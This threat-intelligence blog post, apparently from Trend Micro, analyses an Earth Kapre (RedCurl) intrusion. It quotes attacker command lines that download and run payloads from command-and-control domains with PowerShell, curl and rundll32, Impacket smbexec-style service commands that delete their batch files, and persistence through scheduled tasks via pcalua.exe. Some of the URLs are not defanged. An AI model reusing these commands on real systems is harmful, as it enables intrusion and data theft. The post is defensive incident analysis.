Unveiling Earth Kapre aka RedCurl’s Cyberespionage Tactics With Trend Micro MDR, Threat Intelligence

By By: Mohamed Fahmy Mar 06, 2024 Read time: 11 min (2850 words)

Published: 2024-03-06 · Archived: 2026-04-05 17:13:22 UTC

APT & Targeted Attacks

This blog entry will examine Trend Micro MDR team's investigation that successfully uncovered the intrusion sets employed by Earth Kapre in a recent incident, as well as how the team leveraged threat intelligence to attribute the extracted evidence to the cyberespionage threat group.

The espionage group Earth Kapre (aka RedCurl and Red Wolf) has been actively conducting phishing campaigns targeting organizations in Russia, Germany, Ukraine, the United Kingdom, Slovenia, Canada, Australia, and the US. It uses phishing emails that contain malicious attachments (.iso and .img), which lead to successful infections upon opening. This triggers the creation of a scheduled task for persistence, alongside the unauthorized collection and transmission of sensitive data to command-and-control (C&C) servers.

The Trend Micro Managed Extended Detection and Response (MDR) and Incident Response (IR) team conducted an investigation of an incident where numerous machines were infected by the Earth Kapre downloader. This piece of malware was observed establishing connections with its C&C servers, suggesting a potential data theft scenario. Interestingly, in this instance, Earth Kapre has returned to using a previously known technique that is distinct from its more recent campaigns: It used legitimate tools *Powershell.exe* and *curl.exe* to procure the subsequent stage downloader. In an attempt to blend into the network and evade detection, Earth Kapre was found to have used the Program Compatibility Assistant (*pcalua.exe*) to execute malicious command lines.

This blog entry will examine Trend Micro MDR team's investigation that successfully uncovered the intrusion sets employed by Earth Kapre in a recent incident, as well as how the team leveraged threat intelligence to attribute the extracted evidence to the cyberespionage threat group.

MDR investigation

The Trend Micro MDR threat hunting team initially detected the creation of a suspicious file in *C:\Windows\System32\ms.dll* (detected by Trend Micro as Trojan.Win64.CRUDLER.A). Further investigation revealed the use of *curl.exe* to download the file from the following URLs:

- http://preston[.]melaniebest[.]com/ms/ms.tmp
- https://preslive[.]cn[.]alphastoned.pro/ms/msa.tmp
- https://unipreg[.]tumsun[.]com/ms/psa.tmp
- http://report[.]hkieca[.]com/ms/msa.tmp



Figure 1. Trend Vision One™ Execution Profile shows the downloaded Earth Kapre loader using “curl.exe” from “http://preston[.]melaniebest[.]com” (23[.]254[.]224[.]79).

After examining the events around the time the file was created, we discovered that the threat actor executed the following actions:

We observed that the initial command employs PowerShell to download a file (*curl.tmp*) from the URL *http://preston[.]melaniebest[.]com/ms/curl.tmp* and saves it as *curl.exe* in the *C:\Windows\System32* directory. For the benefit of this analysis, we will use this domain, but the same analysis should hold for the other domains in the previously mentioned list of URLs. *Curl.exe* is a command-line tool and library designed for efficient data transfer with URLs. While it is a legitimate tool, it can also be abused by threat actors for malicious purposes.

%COMSPEC% /Q /c echo powershell -c "iwr -Uri http://preston[.]melaniebest[.]com/ms/curl.tmp -OutFile C:\Windows\System32\curl.exe -UseBasicParsing" ^> \\127.0.0.1\C$\dvPqyh 2^>^&1 > %TEMP%\KzIMnc.bat & %COMSPEC% /Q /c %TEMP%\KzIMnc.bat & %COMSPEC% /Q /c del %TEMP%\KzIMnc.bat

Next, *7za.tmp* was downloaded and saved as *7za.exe* in *C:\Windows\System32* directory. *7za.exe* is a copy of 7-Zip, a popular open-source file compression and archiving utility.

C:\Windows\system32\cmd.exe /Q /c echo curl -o C:\Windows\System32\7za.exe http://preston[.]melaniebest[.]com/ms/7za.tmp ^> \\127.0.0.1\C$\xWJhao 2^>^&1 > C:\Windows\TEMP\IAqJUm.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\IAqJUm.bat & C:\Windows\system32\cmd.exe /Q /c del C:\Windows\TEMP\IAqJUm.bat

The Earth Kapre loader was then downloaded using *curl.exe* from the same domain, *http://preston[.]melaniebest[.]com/ms/ms.tmp*, and was saved as *ms.dll* (though it should be noted that in some machines, the file name used was *ps.dll*) in the *C:\Windows\System32* directory. The threat actors used *echo* (as also seen in previous commands) and outputted it into a batch file, which is a commonly employed obfuscation technique. By echoing the command into a batch file, they could dynamically generate and execute commands, making it harder to analyze or detect malicious activities. The use of temporary batch files also allows for task automation and easier security monitoring evasion. We observed that the threat actors deleted the batch file afterward to cover their tracks.

C:\Windows\system32\cmd.exe /Q /c echo curl -o C:\Windows\System32\ms.dll http://preston[.]melaniebest.com/ms/ms.tmp ^> \\127.0.0.1\C$\tZpOKq 2^>^&1 > C:\Windows\TEMP\DFMPAa.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\DFMPAa.bat & C:\Windows\system32\cmd.exe /Q /c del C:\Windows\TEMP\DFMPAa.bat

Since *ms.tmp* is an archive, the threat actors would need to use the previously downloaded *7za.exe* (*7zip*) to extract file contents via the password “123”.

```
C:\Windows\system32\cmd.exe /Q /c echo 7za.exe x -aoa -p123 C:\Windows\Temp\ms.tmp -o C:\Windows\Temp\ ^> \\127.0.0.1\C$\lgNMiK 2^>^&1 > C:\Windows\TEMP\BuWmUA.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\BuWmUA.bat & C:\Windows\system32\cmd.exe /Q /c del C:\Windows\TEMP\BuWmUA
```

Rundll32.exe was then used to execute *ms.dll* on the machine (in some machines, *ps.dll* was executed).

```
%COMSPEC% /Q /c echo rundll32.exe C:\Windows\system32\ms.dll,ms ^> \\127.0.0.1\C$\NoajCy 2^>^&1 > %TEMP%\YdEcul.bat & %COMSPEC% /Q /c %TEMP%\YdEcul.bat & %COMSPEC% /Q /c del %TEMP%\YdEcul.bat
```

The Python script was crafted to establish outbound communication and execute remote commands using Server Message Block (SMB) via port 445. During the execution of the script named *client.py*, an external IP address, *198[.]252[.]101[.]86*, is passed as a command-line argument, suggesting its potential role as a C&C server.

```
"C:\Users\<username>\AppData\Roaming\MUIService\pythonw.exe"  C:\Users\<username>\AppData\Roaming\MUIService\rpv\client.py --server-ip 198[.]252[.]101[.]86 --server-port 41808
```

The presence of Impacket

Impacket is an open-source collection of Python classes for constructing and manipulating network protocols. Impacket activity was detected in the organization’s network, indicating its use of Windows network protocol interactions. The observed command lines align with Impacket's *smbexec* script, enabling a semi-interactive shell via SMB. Threat actors are drawn to Impacket's versatility and exploit its capabilities for unauthorized command execution, as highlighted in this blog entry.



Figure 2. Evidence of Impacket-related services in the registry



Figure 3. An example of Impacket's execution observed in the registry via Trend Vision One Execution Profile

The command lines we identified in our investigation closely resembled Impacket's *smbexec* script, as demonstrated in the succeeding examples:

Registry root: 3 Registry key: HKLM\SYSTEM\CurrentControlSet\Services\aQpzRMnIku Registry value name: imagepath Registry value data: %COMSPEC% /Q /c echo rundll32.exe C:\Windows\system32\ms.dll,ms ^> \\127.0.0.1\C$\NoajCy 2^>^&1 > %TEMP%\YdEcul.bat & %COMSPEC% /Q /c %TEMP%\YdEcul.bat & %COMSPEC% /Q /c del %TEMP%\YdEcul.bat Registry value type: 2
Registry root: 3 Registry key: HKLM\SYSTEM\CurrentControlSet\Services\kPbzlGKCyO Registry value name: imagepath Registry value data: %COMSPEC% /Q /c echo curl -o C:\Windows\System32\ms.dll http://preston.melaniebest.com/ms/ms.tmp ^> \\127.0.0.1\C$\tZpOKq 2^>^&1 > %TEMP%\DFMPAa.bat & %COMSPEC% /Q /c %TEMP%\DFMPAa.bat & %COMSPEC% /Q /c del %TEMP%\DFMPAa.bat Registry value type: 2
Registry root: 3 Registry key: HKLM\SYSTEM\CurrentControlSet\Services\lzZqdAEwKP Registry value name: imagepath Registry value data: %COMSPEC% /Q /c echo curl -o C:\Windows\System32\7za.exe http://preston.melaniebest.com/ms/7za.tmp ^> \\127.0.0.1\C$\xWJhao 2^>^&1 > %TEMP%\IAqJUm.bat & %COMSPEC% /Q /c %TEMP%\IAqJUm.bat & %COMSPEC% /Q /c del %TEMP%\IAqJUm.bat Registry value type: 2

We identified a command that appears to use *netstat* to check for an open port 4119. The purpose of this command might involve gathering network connection information linked to the specified port or checking for a specific pattern in the *netstat* output. Port 4119 serves as the Trend Micro Deep Security Manager GUI and API port, suggesting that the threat actor could be verifying the presence of the security program on this machine.

Registry root: 3
Registry key: HKLM\SYSTEM\CurrentControlSet\Services\zOMISPlXbL
Registry value name: imagepath
Registry value data: %COMSPEC% /Q /c echo netstat -an | find "4119" ^> \\127.0.0.1\C$\SspgqD 2^>^&1 > %TEMP%\MjHubF.bat & %COMSPEC% /Q /c %TEMP%\MjHubF.bat & %COMSPEC% /Q /c del %TEMP%\MjHubF.bat
Registry value type: 2



Figure 4. Evidence of netstat checking if port 4419 is open

Abusing the Program Compatibility Assistant Service via Indirect Command Execution

The Program Compatibility Assistant Service (*pcalua.exe*) is a Windows service designed to identify and address compatibility issues with older programs. Adversaries can exploit this utility to enable command execution and bypass security restrictions by using it as an alternative command-line interpreter. In this investigation, the threat actor uses this tool to obscure their activities.

The Earth Kapre downloader has been distributed across various locations under randomly generated or obfuscated file names. The following are some enumerated examples that we discovered in our investigation:

- C:\Windows\system32\config\systemprofile\AppData\Local\AppList\gkcb92eb2f8982d93a.exe
- C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Windows\Wininet\gkcb92eb2f8982d93a.exe
- C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Windows\Wininet\sgef07b190e6e6d160.exe
- C:\Windows\system32\config\systemprofile\AppData\Local\AppList\sgef07b190e6e6d160.exe
- C:\Windows\system32\config\systemprofile\AppData\Local\Subscription\ujb7238088847c09ed.exe
- C:\Users\<username>\AppData\Local\BrokerInfraSVR\fik9562b2dec16c7ad6.exe
- C:\Users\<username>\AppData\Local\BrokerInfra\izd9562b2dec16c7ad6.exe
- C:\Windows\system32\config\systemprofile\AppData\Local\Sysmain\zyp14f2b5c5ecbb07d8.exe
- C:\Windows\system32\config\systemprofile\AppData\Local\tw-pfdc-320c6-4e95qd.tmp\pj8434bb720ad953af.exe
- C:\Windows\system32\config\systemprofile\AppData\Local\tw-pfdc-320c6-4e95qd.tmp\kmjf1a1952febed5f77.exe
- C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Windows\DirectoryClient\yff936ad712ca94fc9.exe
- C:\Windows\system32\config\systemprofile\AppData\Local\D3DSCache\85ceb3adf3f4542\lva662fdf404f617d07.exe

- C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Windows\PRICache\2630989932\ogh0a430e919a35ef(
- C:\Windows\system32\config\systemprofile\AppData\Local\Plex\ComponentODN\ylob1c94b2421ca1d39.exe
- C:\Users\<username>\AppData\Roaming\VirtualStore\ChromeSY_Q05MQVAyMw==.exe

In the following screenshot example, the file *gkcb92eb2f8982d93a.exe*, which was spawned by *pcalua.exe*, is observed establishing a connection to *preston[.]melaniebest[.]com*, the same domain discussed in the previous section.



Figure 5. Earth Kapre downloader connects to “preston[.]melaniebest[.]com”

To confirm the availability of a network connection, the Earth Kapre downloader sends an HTTP GET request directed at a randomly selected network resource from the following list:

- www.amazon.com
- www.bing.com
- duckduckgo.com
- www.ebay.com
- www.google.com
- www.google.co.uk
- www.microsoft.com
- www.msn.com
- ocsp.digicert.com
- ocsp.pki.goog
- ocsp.usertrust.com
- openid.ladatap.com
- www.reddit.com
- unipreg.tumsun.com
- www.wikipedia.org

- x1.c.lencr.org
- www.yahoo.com

By analyzing the acquired Earth Kapre downloader sample file, we have confirmed that the *InternetOpenA* and *InternetConnectA* API functions were used. These functions facilitate HTTP requests and verify the presence of a network connection.



Figure 6. The Earth Kapre downloader confirms the network connection by sending an HTTP request to www.yahoo.com.

Use of scheduled tasks for persistence

Scheduled tasks were installed for persistence, as illustrated in Figure 7, where various tasks commenced before the Earth Kapre downloader file was executed. Figure 7 further reveals the execution of the suspicious task *CacheTask ef07b190e6e6d160* just before the Earth Kapre downloader was executed.

processCmd: C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule

schtasks /run /tn "\Microsoft\Windows\Wininet\CacheTask ef07b190e6e6d160" "pcalua.exe" -a C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Windows\Wininet\sgef07b190e6e6d160.exe



Figure 7. Suspicious execution of scheduled tasks

The task names, file names, and file locations differ in each machine. Figure 8 displays evidence of malicious scheduled tasks that execute*: C:\Users\<username>\AppData\Local\Sysmain\oxdece5f42fddfbde1.exe* on an hourly basis.



Figure 8. Evidence of persistence in scheduled tasks collected from “C:\Windows\System32\Tasks”

The created task name varies per machine, but it incorporates a segment of the associated Earth Kapre downloader file name. For instance, if the file name is *ef07b190e6e6d160.exe*, the scheduled task will be named *CacheTask ef07b190e6e6d160*. Table 1 displays examples of task names created across the infected machines in the network.

schtasks /run /tn "\Microsoft\Windows\Wininet\CacheTask ef07b190e6e6d160"
schtasks /run /tn "\Microsoft\Windows\WDI\ResolutionHost 8434bb720ad953af"
schtasks /run /tn "\Microsoft\Windows\WDI\ResolutionHost f1a1952febed5f77"
schtasks /run /tn "\Microsoft\Windows\WindowsColorSystem\Calibration-Loader 3db1281b443ad4a0"
schtasks /run /tn "\Microsoft\Windows\WlanSvc\CDSSync b1c94b2421ca1d39"
schtasks /run /tn "\Microsoft\Windows\WOF\WIM-Hash-Management 0a430e919a35efd8"
schtasks /run /tn "\Microsoft\Windows\WwanSvc\NotificationTask 662fdf404f617d07"
schtasks /run /tn "\Microsoft\Windows\BrokerInfrastructure\BgTaskRegistrationMaintenanceTask 9eeb010c178ac301"
schtasks /run /tn "\Microsoft\Windows\CloudExperienceHost\CreateObjectTask deacb04715b35f40"
schtasks /run /tn "\Microsoft\Windows\Defrag\ScheduledDefrag 8ba2c22cafd02f59"
schtasks /run /tn "\Microsoft\Windows\DeviceDirectoryClient\HandleWnsCommand f936ad712ca94fc9"
schtasks /run /tn "\Microsoft\Windows\AppListBackup\BackupNonMaintenance cb92eb2f8982d93a"
schtasks /run /tn "\Microsoft\Windows\Subscription\LicenseAcquisition b7238088847c09ed"
schtasks /run /tn "\Microsoft\Windows\Sysmain\ResPriStaticDbSync 14f2b5c5ecbb07d8"

Table 1. Task names created in infected machines

Tracing the point of entry

Given that the identified patient-zero machines lacked Trend Micro XDR installation, we had limited visibility when tracing the point of entry for the attack. To address this gap, we attempted to complete the chain by identifying a similar infrastructure observed in the incident. Utilizing the IP address *23[.]254[.]224[.]79* from our investigation, we systematically pivoted across various data points through cyberthreat intelligence and deduced that the initial access was delivered via a phishing email carrying a malicious attachment. The Earth Kapre samples found in the wild, including the one used in this attack, share the same infrastructure and are often delivered through malicious ISO or IMG files received via email.

The employment of cyberthreat intelligence methodologies, which encompassed data enrichment and correlation techniques, enhanced our capability to pinpoint the entry point, as illustrated in the following graph.

